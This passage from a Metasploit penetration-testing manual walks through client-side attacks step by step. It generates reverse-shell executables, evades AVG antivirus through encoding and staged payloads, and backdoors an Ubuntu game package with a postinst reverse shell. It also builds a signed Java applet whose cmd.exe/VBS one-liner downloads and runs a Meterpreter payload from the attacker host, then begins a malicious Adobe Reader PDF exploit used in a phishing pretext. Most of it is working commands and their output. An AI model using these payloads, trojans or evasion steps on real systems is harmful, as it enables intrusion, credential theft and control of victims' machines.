msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Starting the payload handler...
[*] Sending stage (748544 bytes) to 192.168.1.160
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.160:53983) at 2010-08-
31 20:59:04 -0600

meterpreter > sysinfo
Computer: XEN-XP-PATCHED
OS      : Windows XP (Build 2600, Service Pack 3).
Arch    : x86
Language: en_US
meterpreter> getuid
Server username: XEN-XP-PATCHED\Administrator
meterpreter>
```

Success! Not all exploits are this easy to port over but the time spent is well worth it and helps to make an already excellent tool even better. For further information on porting exploits and contributing to Metasploit in general, see the following links:
http://www.metasploit.com/redmine/projects/framework/repository/entry/HACKING
http://www.metasploit.com/redmine/projects/framework/wiki/PortingExploits
http://www.metasploit.com/redmine/projects/framework/wiki/ExploitModuleDev

## Client Side Exploits

Client-Side exploits are always a fun topic and a major front for attackers today. As network administrators and software developers fortify the perimeter, pentesters need to find a way to make the victims open the door for them to get into the network. Client-side exploits require user-interaction such as enticing them to click a link, open a document, or somehow get to your malicious website.

There are many different ways of using Metasploit to perform client-side attacks and we will demonstrate a few of them here.

### *Binary Payloads*

It seems like Metasploit is full of interesting and useful features. One of these is the ability to generate an executable from a Metasploit payload. This can be very useful in situations such as social engineering, if you can get a user to run your payload for you, there is no reason to go through the trouble of exploiting any software.

Let's look at a quick example of how to do this. We will generate a reverse shell payload, execute it on a remote system, and get our shell. To do this we will use the command line tool msfpayload. This command can be used for generating payloads to be used in many locations and offers a variety of output options, from perl to C to raw. We are interested in the executable output, which is provided by the X command.

We'll generate a Windows reverse shell executable that will connect back to us on port 31337. Notice that msfpayload operates the same way as msfcli in that you can append the letter 'O' to the end of the command string to see which options are available to you.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp O

        Name: Windows Command Shell, Reverse TCP Inline
        Version: 6479
        Platform: Windows
        Arch: x86
        Needs Admin: No
        Total size: 287

        Provided by:
        vlad902 vlad902@gmail.com

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  seh              yes       Exit technique: seh, thread, process
LHOST                      yes       The local address
LPORT     4444             yes       The local port

Description:
Connect back to attacker and spawn a command shell
```

**root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp**
LHOST=172.16.104.130 LPORT=31337 O

Name: Windows Command Shell, Reverse TCP Inline
Version: 6479
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 287

Provided by:
vlad902 vlad902@gmail.com

Basic options:

| Name | Current Setting | Required | Description |
|---|---|---|---|
| EXITFUNC | seh | yes | Exit technique: seh, thread, process |
| LHOST | 172.16.104.130 | yes | The local address |
| LPORT | 31337 | yes | The local port |

Description:
Connect back to attacker and spawn a command shell

**root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp**
LHOST=172.16.104.130 LPORT=31337 X > /tmp/1.exe

Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_reverse_tcp
Length: 287
Options: LHOST=172.16.104.130,LPORT=31337

**root@bt:/pentest/exploits/framework3# file /tmp/1.exe**

/tmp/1.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit

Ok, now we see we have a windows executable ready to go. Now, we will use 'multi/handler' which is a stub that handles exploits launched outside of the framework.

**root@bt4:/pentest/exploits/framework3# ./msfconsole**

=[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- --=[ 371 exploits - 234 payloads
+ -- --=[ 20 encoders - 7 nops
=[ 149 aux

**msf > use exploit/multi/handler**
**msf exploit(handler) > show options**

Module options:

| Name | Current Setting | Required | Description |
|---|---|---|---|

Exploit target:

| Id | Name |
|---|---|

```
  0   Wildcard Target
```

When using the 'exploit/multi/handler' module, we still need to tell it which payload to expect so we configure it to have the same settings as the executable we generated.

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > show options

Module options:

  Name  Current Setting  Required  Description
  ----  ---------------  --------  -----------


Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  thread           yes       Exit technique: seh, thread, process
  LHOST                      yes       The local address
  LPORT     4444             yes       The local port


Exploit target:

  Id  Name
  --  ----
  0   Wildcard Target


msf exploit(handler) > set LHOST 172.16.104.130
LHOST => 172.16.104.130
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) >
```

Now that we have everything set up and ready to go, we run 'exploit' for the multi/handler and execute our generated executable on the victim. The multi/handler handles the exploit for us and presents us our shell.

```
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 2 opened (172.16.104.130:31337 -> 172.16.104.128:1150)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents>
```

## *Antivirus Bypass*

As we have seen, the Metasploit binary payloads work great. However, there is a bit of a complication.

Most Windows based systems currently run some form of anti-virus protection due to the widespread pervasiveness of malicious software targeting the platform. Let's make our example a little bit more real-world, and install the free version of AVG on the system and see what happens.


Right away, our payload gets detected. Let's see if there is anything we can do to prevent this from being discovered by AVG.

We will encode our produced executable in an attempt to make it harder to discover. We have used encoding before when exploiting software in avoiding bad characters so let's see if we can make use of it here. We will use the command line msfencode program. Lets look at some of the options by running msfencode with the '-h' switch.

```
root@bt4:/pentest/exploits/framework3# ./msfencode -h

   Usage: ./msfencode

OPTIONS:

    -a    The architecture to encode as
    -b    The list of characters to avoid: 'x00xff'
    -c    The number of times to encode the data
    -e    The encoder to use
    -h    Help banner
    -i    Encode the contents of the supplied file path
    -l    List available encoders
    -m    Specifies an additional module search path
    -n    Dump encoder information
    -o    The output file
    -s    The maximum size of the encoded data
    -t    The format to display the encoded buffer with (raw, ruby, perl, c, exe, vba)
```

Let's see which encoders are available to us by running 'msfencode -l'.

**root@bt4:/pentest/exploits/framework3# ./msfencode -l**

Framework Encoders
==========

| Name | Rank | Description |
|---|---|---|
| cmd/generic_sh | normal | Generic Shell Variable Substitution Command Encoder |
| generic/none | normal | The "none" Encoder |
| mipsbe/longxor | normal | XOR Encoder |
| mipsle/longxor | normal | XOR Encoder |
| php/base64 | normal | PHP Base64 encoder |
| ppc/longxor | normal | PPC LongXOR Encoder |
| ppc/longxor_tag | normal | PPC LongXOR Encoder |
| sparc/longxor_tag | normal | SPARC DWORD XOR Encoder |
| x86/alpha_mixed | low | Alpha2 Alphanumeric Mixedcase Encoder |
| x86/alpha_upper | low | Alpha2 Alphanumeric Uppercase Encoder |
| x86/avoid_utf8_tolower | manual | Avoid UTF8/tolower |
| x86/call4_dword_xor | normal | Call+4 Dword XOR Encoder |
| x86/countdown | normal | Single-byte XOR Countdown Encoder |
| x86/fnstenv_mov | normal | Variable-length Fnstenv/mov Dword XOR Encoder |
| x86/jmp_call_additive | great | Polymorphic Jump/Call XOR Additive Feedback Encoder |
| x86/nonalpha | low | Non-Alpha Encoder |
| x86/nonupper | low | Non-Upper Encoder |
| x86/shikata_ga_nai | excellent | Polymorphic XOR Additive Feedback Encoder |
| x86/unicode_mixed | manual | Alpha2 Alphanumeric Unicode Mixedcase Encoder |
| x86/unicode_upper | manual | Alpha2 Alphanumeric Unicode Uppercase Encoder |

Excellent. We can see our options and some various encoders we can make use of. Let's use the raw output of msfpayload, and pipe that as input to msfencode using the "shikata ga nai encoder" (translates to "it can't be helped" or "nothing can be done about it"). From there, we'll output a windows binary.


**root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 R | ./msfencode -e x86/shikata_ga_nai -t exe > /tmp/2.exe**

[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)

root@bt:/pentest/exploits/framework3# file /tmp/2.exe

/tmp/2.exe: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit

Perfect! Let's now transfer the binary to another system and see what happens. And...



Well, that's not good. It is still being discovered by AVG. Well, we can't let AVG win, can we? Let's get a little crazy with it, and use three different encoders, two of which we will tell it to run through 10 times each, for a total of 21 encodes. This is about as much encoding as we can do and still have a working binary. AVG will never get past this!

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp
LHOST=172.16.104.130 LPORT=31337 R | ./msfencode -e x86/shikata_ga_nai -t raw -c
10 | ./msfencode -e x86/call4_dword_xor -t raw -c 10 | ./msfencode -e x86/countdown -t
exe > /tmp/6.exe
[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 342 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 369 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 396 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 423 (iteration=5)

[*] x86/shikata_ga_nai succeeded with size 450 (iteration=6)

[*] x86/shikata_ga_nai succeeded with size 477 (iteration=7)

[*] x86/shikata_ga_nai succeeded with size 504 (iteration=8)

[*] x86/shikata_ga_nai succeeded with size 531 (iteration=9)

[*] x86/shikata_ga_nai succeeded with size 558 (iteration=10)

[*] x86/call4_dword_xor succeeded with size 586 (iteration=1)

[*] x86/call4_dword_xor succeeded with size 614 (iteration=2)

[*] x86/call4_dword_xor succeeded with size 642 (iteration=3)

[*] x86/call4_dword_xor succeeded with size 670 (iteration=4)

[*] x86/call4_dword_xor succeeded with size 698 (iteration=5)

[*] x86/call4_dword_xor succeeded with size 726 (iteration=6)

[*] x86/call4_dword_xor succeeded with size 754 (iteration=7)

[*] x86/call4_dword_xor succeeded with size 782 (iteration=8)

[*] x86/call4_dword_xor succeeded with size 810 (iteration=9)

[*] x86/call4_dword_xor succeeded with size 838 (iteration=10)

[*] x86/countdown succeeded with size 856 (iteration=1)

root@bt4:/pentest/exploits/framework3# file /tmp/6.exe
/tmp/6.exe: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit
```

Ok, we will copy over the binary, run it aaaannnnd....


We failed! It still is discovered by AVG! How will we ever get past this? Well, it turns out there is a good reason for this. Metasploit supports two different types of payloads. The first sort, like 'window/shell_reverse_tcp', contains all the code needed for the payload. The other, like 'windows/shell/reverse_tcp' works a bit differently. 'windows/shell/reverse_tcp' contains just enough code to open a network connection, then stage the loading of the rest of the code required by the exploit from the attackers machine. So, in the case of 'windows/shell/reverse_tcp', a connection is made back to the attacker system, the rest of the payload is loaded into memory, and then a shell is provided.

So what does this mean for antivirus? Well, most antivirus works on signature-based technology. The code utilized by 'windows/shell_reverse_tcp' hits those signatures and is tagged by AVG right away. On the other hand, the staged payload, 'windows/shell/reverse_tcp' does not contain the signature that AVG is looking for, and so is therefore missed. Plus, by containing less code, there is less for the anti-virus program to work with, as if the signature is made too generic, the false positive rate will go up and frustrate users by triggering on non-malicious software.

With that in mind, let's generate a 'windows/shell/reverse_tcp' staged payload as an excutable.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell/reverse_tcp
LHOST=172.16.104.130 LPORT=31337 X > /tmp/7.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
 Length: 278
Options: LHOST=172.16.104.130,LPORT=31337

root@bt4:/pentest/exploits/framework3# file /tmp/7.exe
/tmp/7.exe: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit
```

Ok, now we copy it over to the remote system and run it, then see what happens.

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
PAYLOAD=windows/shell/reverse_tcp LHOST=172.16.104.130 LPORT=31337 E
```

```
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (172.16.104.130:31337 -> 172.16.104.128:1548)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is E423-E726

Directory of C:\Documents and Settings\Jim\My Documents

05/27/2009 09:56 PM
.
05/27/2009 09:56 PM
..
05/25/2009 09:36 PM 9,728 7.exe
05/25/2009 11:46 PM
Downloads
10/29/2008 05:55 PM
My Music
10/29/2008 05:55 PM
My Pictures
1 File(s) 9,728 bytes
5 Dir(s) 38,655,614,976 bytes free

C:\Documents and Settings\Jim\My Documents>
```

Success! Antivirus did not trigger on this new staged payload. We have successfully evaded antivirus on the system, and delivered our payload.

## *Binary Linux Trojans*

In order to demonstrate that client side attacks and trojans are not exclusive to the Windows world, we will package a Metasploit payload in with an Ubuntu deb package to give us a shell on Linux. An excellent video was made by Redmeat_uk demonstrating this technique that you can view at http://securitytube.net/Ubuntu-Package-Backdoor-using-a-Metasploit-Payload-video.aspx

We first need to download the package that we are going to infect and move it to a temporary working directory. In our example, we will use the package 'freesweep', a text-based version of Mine Sweeper.

```
root@bt4:/pentest/exploits/framework3# apt-get --download-only install freesweep
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@bt4:/pentest/exploits/framework3# mkdir /tmp/evil
root@bt4:/pentest/exploits/framework3# mv /var/cache/apt/archives/freesweep_0.90-
1_i386.deb /tmp/evil
root@bt4:/pentest/exploits/framework3# cd /tmp/evil/
```

```
root@bt4:/tmp/evil#
```

Next, we need to extract the package to a working directory and create a DEBIAN directory to hold our additional added "features".

```
root@v-bt4-pre:/tmp/evil# dpkg -x freesweep_0.90-1_i386.deb work
root@v-bt4-pre:/tmp/evil# mkdir work/DEBIAN
```

In the 'DEBIAN' directory, create a file named 'control' that contains the following:

```
root@bt4:/tmp/evil/work/DEBIAN# cat control
Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
Freesweep is an implementation of the popular minesweeper game, where
one tries to find all the mines without igniting any, based on hints given
by the computer. Unlike most implementations of this game, Freesweep
works in any visual text display - in Linux console, in an xterm, and in
most text-based terminals currently in use.
```

We also need to create a post-installation script that will execute our binary. In our 'DEBIAN', we'll create a file named 'postinst' that contains the following:

```
root@bt4:/tmp/evil/work/DEBIAN# cat postinst
#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores &
/usr/games/freesweep &
```

Now we'll create our malicious payload. We'll be creating a reverse shell to connect back to us named 'freesweep_scores'.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload linux/x86/shell/reverse_tcp
LHOST=192.168.1.101 LPORT=443 X > /tmp/evil/work/usr/games/freesweep_scores
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell/reverse_tcp
Length: 50
Options: LHOST=192.168.1.101,LPORT=443
```

We'll now make our post-installation script executable and build our new package. The built file will be named 'work.deb' so we will want to change that to 'freesweep.deb' and copy the package to our web root directory.

```
root@bt4:/tmp/evil/work/DEBIAN# chmod 755 postinst
root@bt4:/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work
dpkg-deb: building package `freesweep' in `/tmp/evil/work.deb'.
root@bt4:/tmp/evil# mv work.deb freesweep.deb
root@bt4:/tmp/evil# cp freesweep.deb /var/www/
```

If it is not already running, we'll need to start the Apache web server.

```
root@bt4:/tmp/evil# /etc/init.d/apache2 start
```

We will need to set up the Metasploit multi/handler to receive the incoming connection.

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
PAYLOAD=linux/x86/shell/reverse_tcp LHOST=192.168.1.101 LPORT=443 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

On our Ubuntu victim, we have somehow convinced the user to download and install our awesome new game.

```
ubuntu@ubuntu:~$ wget http://192.168.1.101/freesweep.deb

ubuntu@ubuntu:~$ sudo dpkg -i freesweep.deb
```

As the victim installs and plays our game, we have received a shell!

```
[*] Sending stage (36 bytes)
[*] Command shell session 1 opened (192.168.1.101:443 -> 192.168.1.175:1129)

ifconfig
eth1 Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
inet addr:192.168.1.175 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:49 errors:0 dropped:0 overruns:0 frame:0
TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:43230 (42.2 KiB) TX bytes:4603 (4.4 KiB)
Interrupt:17 Base address:0x1400
...snip...

hostname
ubuntu
id
uid=0(root) gid=0(root) groups=0(root)
```

## *Java Applet Infection*

Joshua Abraham (jabra) published a great article which was based on a talk given at the Infosec World Conference with Rafal Los and can be found at http://blog.spl0it.org. Essentially, what the two were able to do is build a java applet that once executed in a browser will actually allow us to execute a Meterpreter payload if the target accepts the security warning.

Before we dive into this we need to meet some prerequisites on our attackers machine before we begin.

```
root@bt4:/# apt-get install sun-java6-jdk
```

Jabra has simplified most of the process with the bash script below to reduce input errors. You can download this script at: http://spl0it.org/files/makeapplet.sh

```
#!/bin/bash
#
# Shell script to sign a Java Applet
# Joshua "Jabra" Abraham
# Tue Jun 30 02:26:36 EDT 2009
#
# 1. Compile the Applet source code to an executable class.
#
# javac HelloWorld.java
#
# 2. Package the compiled class into a JAR file.
#
# jar cvf HelloWorld.jar HelloWorld.class
#
# 3. Generate key pairs.
#
# keytool genkey -alias signapplet -keystore mykeystore -keypass mykeypass -storepass
mystorepass
#
# 4. Sign the JAR file.
#
# jarsigner -keystore mykeystore -storepass mystorepass -keypass mykeypass - signedjar
SignedHelloWorld.jar
# HelloWorld.jar signapplet
#
# 5. Export the public key certificate.
#
# keytool -export -keystore mykeystore -storepass mystorepass -alias signapplet -file
mycertificate.cer
#
# 6. Deploy the JAR and the class file.
#
# <applet code="HelloWorld.class" archive="SignedHelloWorld.jar" width=1 height=1>
</applet>
#
echo "Enter the name of the applet without the extension:"
read NAMEjavac $NAME.javaif [ $? -eq 1 ] ; then
echo "Error with javac"
exit
fi

echo "[+] Packaging the compiled class into a JAR file"
jar cf $NAME.jar $NAME.class
if [ $? -eq 1 ] ; then
echo "Error with jar"
exit
fi

echo "[+] Generating key pairs"
keytool -genkey -alias signapplet -keystore mykeystore -keypass mykeypass -storepass
mystorepass
if [ $? -eq 1 ] ; then
echo "Error with generating the key pair"
exit
fi

echo "[+] Signing the JAR file"
jarsigner -keystore mykeystore -storepass mystorepass -keypass mykeypass -signedjar
"Signed$NAME.jar" $NAME.jar signapplet
```

```
if [ $? -eq 1 ] ; then
echo "Error with signing the jar"
exit
fi

echo "[+] Exporting the public key certificate"
keytool -export -keystore mykeystore -storepass mystorepass -alias signapplet -file
mycertificate.cer
if [ $? -eq 1 ] ; then
echo "Error with exporting the public key"
exit
fi
echo "[+] Done"
sleep 1
echo ""
echo ""
echo "Deploy the JAR and certificate files. They should be deployed to a directory on a Web
server."
echo ""
echo "<applet width='1' height='1' code='$NAME.class' archive='Signed$NAME.jar'> "
echo ""
```

We will now make a working directory for us to store this file and then grab it from his site or copy and paste it into your favorite text editor.

```
root@bt4:/# mkdir ./java-applet

root@bt4:/# cd ./java-applet
```

We need to make a java applet which we will then sign. For this, we will copy and paste the text below into your favorite text editor and save it as : "MSFcmd.java". For the remainder of this module, leave your editor open as you will need to modify some parameters as we go along with this module.

```
import java.applet.*;
import java.awt.*;
import java.io.*;
public class MSFcmd extends Applet {
public void init() {
Process f;
String first = getParameter("first");
try {
f = Runtime.getRuntime().exec("first");
}
catch(IOException e) {
e.printStackTrace();
}
Process s;
}
}
```

Next, we will use Jabras shell script to aid us in making our certificate. The following command will download the script, make it executable, and then launch the script to produce the certs.

```
root@bt4:/java-applet/# wget http://spl0it.org/files/makeapplet.sh && chmod a+x
./makeapplet.sh
```

**root@bt4:/java-applet/# ./makeapplet.sh**

Enter the name of the applet without the extension: MSFcmd

[+] Packaging the compiled class into a JAR file
[+] Generating key pairs
What is your first and last name? [Unknown]: MSFcmd
What is the name of your organizational unit? [Unknown]: Microsoft
What is the name of your organization? [Unknown]: Microsoft Organization
What is the name of your City or Locality? [Unknown]: Redmond
What is the name of your State or Province? [Unknown]: Washington
What is the two-letter country code for this unit? [Unknown]: US
Is CN=MSFcmd, OU=Microsoft, O=Microsoft Organization, L=Redmond, ST=Washington, C=US correct? [no]: yes

[+] Signing the JAR file

Warning:
The signer certificate will expire within six months.
[+] Exporting the public key certificate
Certificate stored in file
[+] Done

Now that everything is setup for us, we need to deploy the JAR and the class file.

**root@bt4:/java-applet/# cp SignedMSFcmd.jar /var/www/**

**root@bt4:/java-applet/# cp MSFcmd.class /var/www/**

**root@bt4:/java-applet/# apache2ctl start**

Now that the applet is deployed, we will have to create a Meterpreter payload. Change 'X.X.X.X' in the examples below to match your Attackers IP address. This command uses msfpayload to create a Reverse TCP Meterpreter Shell with our victim. We generate this payload in Raw format and pipe it into msfencode, saving the payload as an executable. The executable is then copied to our web root directory and made executable.

**root@bt4:/pentest/exploits/framework3/# ./msfpayload windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443 R | ./msfencode -t exe -o my.exe**

**root@bt4:/pentest/exploits/framework3/# cp ./my.exe /var/www/**

**root@bt4:/pentest/exploits/framework3/# chmod a+x /var/www/my.exe**

Now we need to add a command into our index.html file which will allow the client to download and execute our payload. Basically, this page will launch a java applet signed by ourselves, which, when given permission by the client, will then call cmd.exe from their system, echoing lines into a vbs script named "apsou.vbs". Be forewarned that this file can be found on the system after all successful and "some" failed attempts. After this file is created, the same command string launches the vbs script and feeds it a variable, the attackers link to the payload "my.exe". Once the

payload has been downloaded it will then execute my.exe with that users permissions.

We need to modify our index.html page which our clients will view. In a real world scenario, a pentester might try adding some video, web browser games, or other activities to distract or entertain the victim. Clever trickery such as Social Engineering can greatly benefit this type of attack by directing your targets to a specific URL and telling them to accept the security warning to continue viewing your site or use your "Custom Secure IM applet". You can also have different payloads in different folders waiting for different clients.

Enter the command below as one continuous line and be sure to change 'X.X.X.X' to your attacking IP address.

```
root@bt4:/pentest/exploits/framework3/# echo "<applet width='1' height='1'
code='MSFcmd.class' archive='SignedMSFcmd.jar'>" > /var/www/index.html

root@bt4:/pentest/exploits/framework3/# echo "<param name='first' value='cmd.exe /c
echo Const adTypeBinary = 1 > \
C:\windows\apsou.vbs & echo Const adSaveCreateOverWrite = 2 >>
C:\windows\apsou.vbs \
& echo Dim BinaryStream >> C:\windows\apsou.vbs & echo Set BinaryStream =
CreateObject("ADODB.Stream") >> \
C:\windows\apsou.vbs & echo BinaryStream.Type = adTypeBinary >>
C:\windows\apsou.vbs & \
echo BinaryStream.Open >> C:\windows\apsou.vbs & echo BinaryStream.Write
BinaryGetURL(Wscript.Arguments(0)) >> \
C:\windows\apsou.vbs & echo BinaryStream.SaveToFile Wscript.Arguments(1),
adSaveCreateOverWrite >> \
C:\windows\apsou.vbs & echo Function BinaryGetURL(URL) >> C:\windows\apsou.vbs
& echo Dim Http >> \
C:\windows\apsou.vbs & echo Set Http = CreateObject("WinHttp.WinHttpRequest.5.1")
>> C:\windows\apsou.vbs & \
echo Http.Open "GET", URL, False >> C:\windows\apsou.vbs & echo Http.Send >> C:
windows\apsou.vbs & \
echo BinaryGetURL = Http.ResponseBody >> C:\windows\apsou.vbs & echo End
Function >> C:\windows\apsou.vbs & \
echo Set shell = CreateObject("WScript.Shell") >> C:\windows\apsou.vbs & echo
shell.Run "C:\windows\my.exe" >> \
C:\windows\apsou.vbs & start C:\windows\apsou.vbs http://X.X.X.X/my.exe
C:\windows\my.exe'> </applet>" >> \
/var/www/index.html
```

We will also add a message prompting the user to accept our malicious applet.

```
root@bt4:/pentest/exploits/framework3/# echo "" >> /var/www/index.html

root@bt4:/pentest/exploits/framework3/# echo "Please wait. We appreciate your
business. This process may take a while." >> /var/www/index.html

root@bt4:/pentest/exploits/framework3/# echo "To view this page properly you must
accept and run the applet.
We are sorry for any inconvenience. " >> /var/www/index.html
```

We now need to setup the Metasploit multi/handler to listen for connection attempts from the clients. We will be listening for a reverse shell from the target on port 443.

This port is associated with HTTPS traffic and most organizations firewalls permit this internal traffic leaving their networks. As before, change the 'X.X.X.X' to your attackers IP address.

```
msf > use exploit/multi/handler
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST X.X.X.X
LHOST => X.X.X.X
msf exploit(handler) > set LPORT 443
LPORT +> 443
msf exploit(handler) > save
Saved configuration to: /root/.msf3/config
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler
[*] Starting the payload handler...
```

When a victim browses to our website and accepts the security warning, the Meterpreter payload runs and connects back to our handler.

```
msf exploit(handler) >
[*] Sending stage   (718336 bytes)
[*] Meterpreter session 1 opened (A.A.A.A:443 -> T.T.T.T:44477)
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps

Process list
============

   PID   Name          Path
   ---   ----          ----
   204   jusched.exe    C:\ProgramFiles\Java\jre6\bin\jusched.exe
   288   ctfmon.exe     C:\WINDOWS\system32\ctfmon.exe
   744   smss.exe       \SystemRoot\System32\smss.exe
   912   winlogon.exe     C:\WINDOWS\system32\winlogon.exe
   972   services.exe   C:\WINDOWS\system32\services.exe
   984   lsass.exe      C:\WINDOWS\system32\lsass.exe
   1176  svchost.exe    C:\WINDOWS\system32\svchost.exe
   1256  java.exe       C:\Program Files\Java\jre6\bin\java.exe
   1360    svchost.exe    C:\WINDOWS\System32\svchost.exe
   1640  spoolsv.exe    C:\WINDOWS\system32\spoolsv.exe
   1712  Explorer.EXE   C:\WINDOWS\Explorer.EXE
   1872  jqs.exe        C:\Program Files\Java\jre6\bin\jqs.exe
   2412  my.exe         C:\windows\my.exe
   3052  iexplore.exe     C:\Program Files\Internet Explorer\iexplore.exe

meterpreter >
```

As a final note if you have troubles gaining access, ensure that the files 'C:\windows\apsou.vbs'

and

'C:\windows\my.exe'

DO NOT exist on your target.
If you attempt to re-exploit this client you will not be able to properly launch the vbs script.

If you are still experiencing problems and you have ensured the files above are not on the system, please check the following locations in the registry and make changes as needed.

Start > run : regedit

navigate to:
HKLM\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Security_HKLM_only

change value to: 0

navigate to:
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\Flags

click Decimal
change value to 3

navigate to:
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\

make new dword with the name 1C00
value in hex 10000

navigate to:
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\Flags

click Decimal
change value to 3

Now we should close regedit and start or restart IE and the new settings should apply.

## *Client Side Attacks*

As we have already discussed, Metasploit has many uses and another one we will discuss here is client side attacks. To show the power of how MSF can be used in client side attacks we will use a story.

In the security world, social engineering has become an increasingly used attack vector. Even though technologies are changing, one thing that seems to stay the same is the lack of security with people. Due to that, social engineering has become a very "hot" topic in the security world today.

In our first scenario our attacker has been doing a lot of information gathering using tools such as the Metasploit Framework, Maltego and other tools to gather email addresses and information to launch a social engineering client side attack on the victim.

After a successful dumpster dive and scraping for emails from the web, he has gained two key pieces of information.

1) They use "Best Computers" for technical services.
2) The IT Dept has an email address of itdept@victim.com

We want to gain shell on the IT Departments computer and run a key logger to gain passwords, intel or any other juicy tidbits of info.

We start off by loading our msfconsole.

After we are loaded we want to create a malicious PDF that will give the victim a sense of security in opening it. To do that, it must appear legit, have a title that is realistic, and not be flagged by anti-virus or other security alert software.

We are going to be using the Adobe Reader 'util.printf()' JavaScript Function Stack Buffer Overflow Vulnerability

Adobe Reader is prone to a stack-based buffer-overflow vulnerability because the application fails to perform adequate boundary checks on user-supplied data.

An attacker can exploit this issue to execute arbitrary code with the privileges of the user running the application or crash the application, denying service to legitimate users.

So we start by creating our malicious PDF file for use in this client side attack.

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME BestComputers-UpgradeInstructions.pdf
FILENAME => BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_utilprintf) > show options

Module options:

   Name        Current Setting                                  Required  Description
   ----        ---------------                                  --------  -----------
   FILENAME    BestComputers-UpgradeInstructions.pdf            yes       The file name.
   OUTPUTPATH  /pentest/exploits/framework3/data/exploits       yes       The location of the
                                                                          file.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting      Required  Description
   ----      ---------------      --------  -----------
   EXITFUNC  process              yes       Exit technique: seh, thread, process
   LHOST     192.168.8.128        yes       The local address
   LPORT     4455                 yes       The local port
```

```
Exploit target:

  Id  Name
  --  ----
  0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```

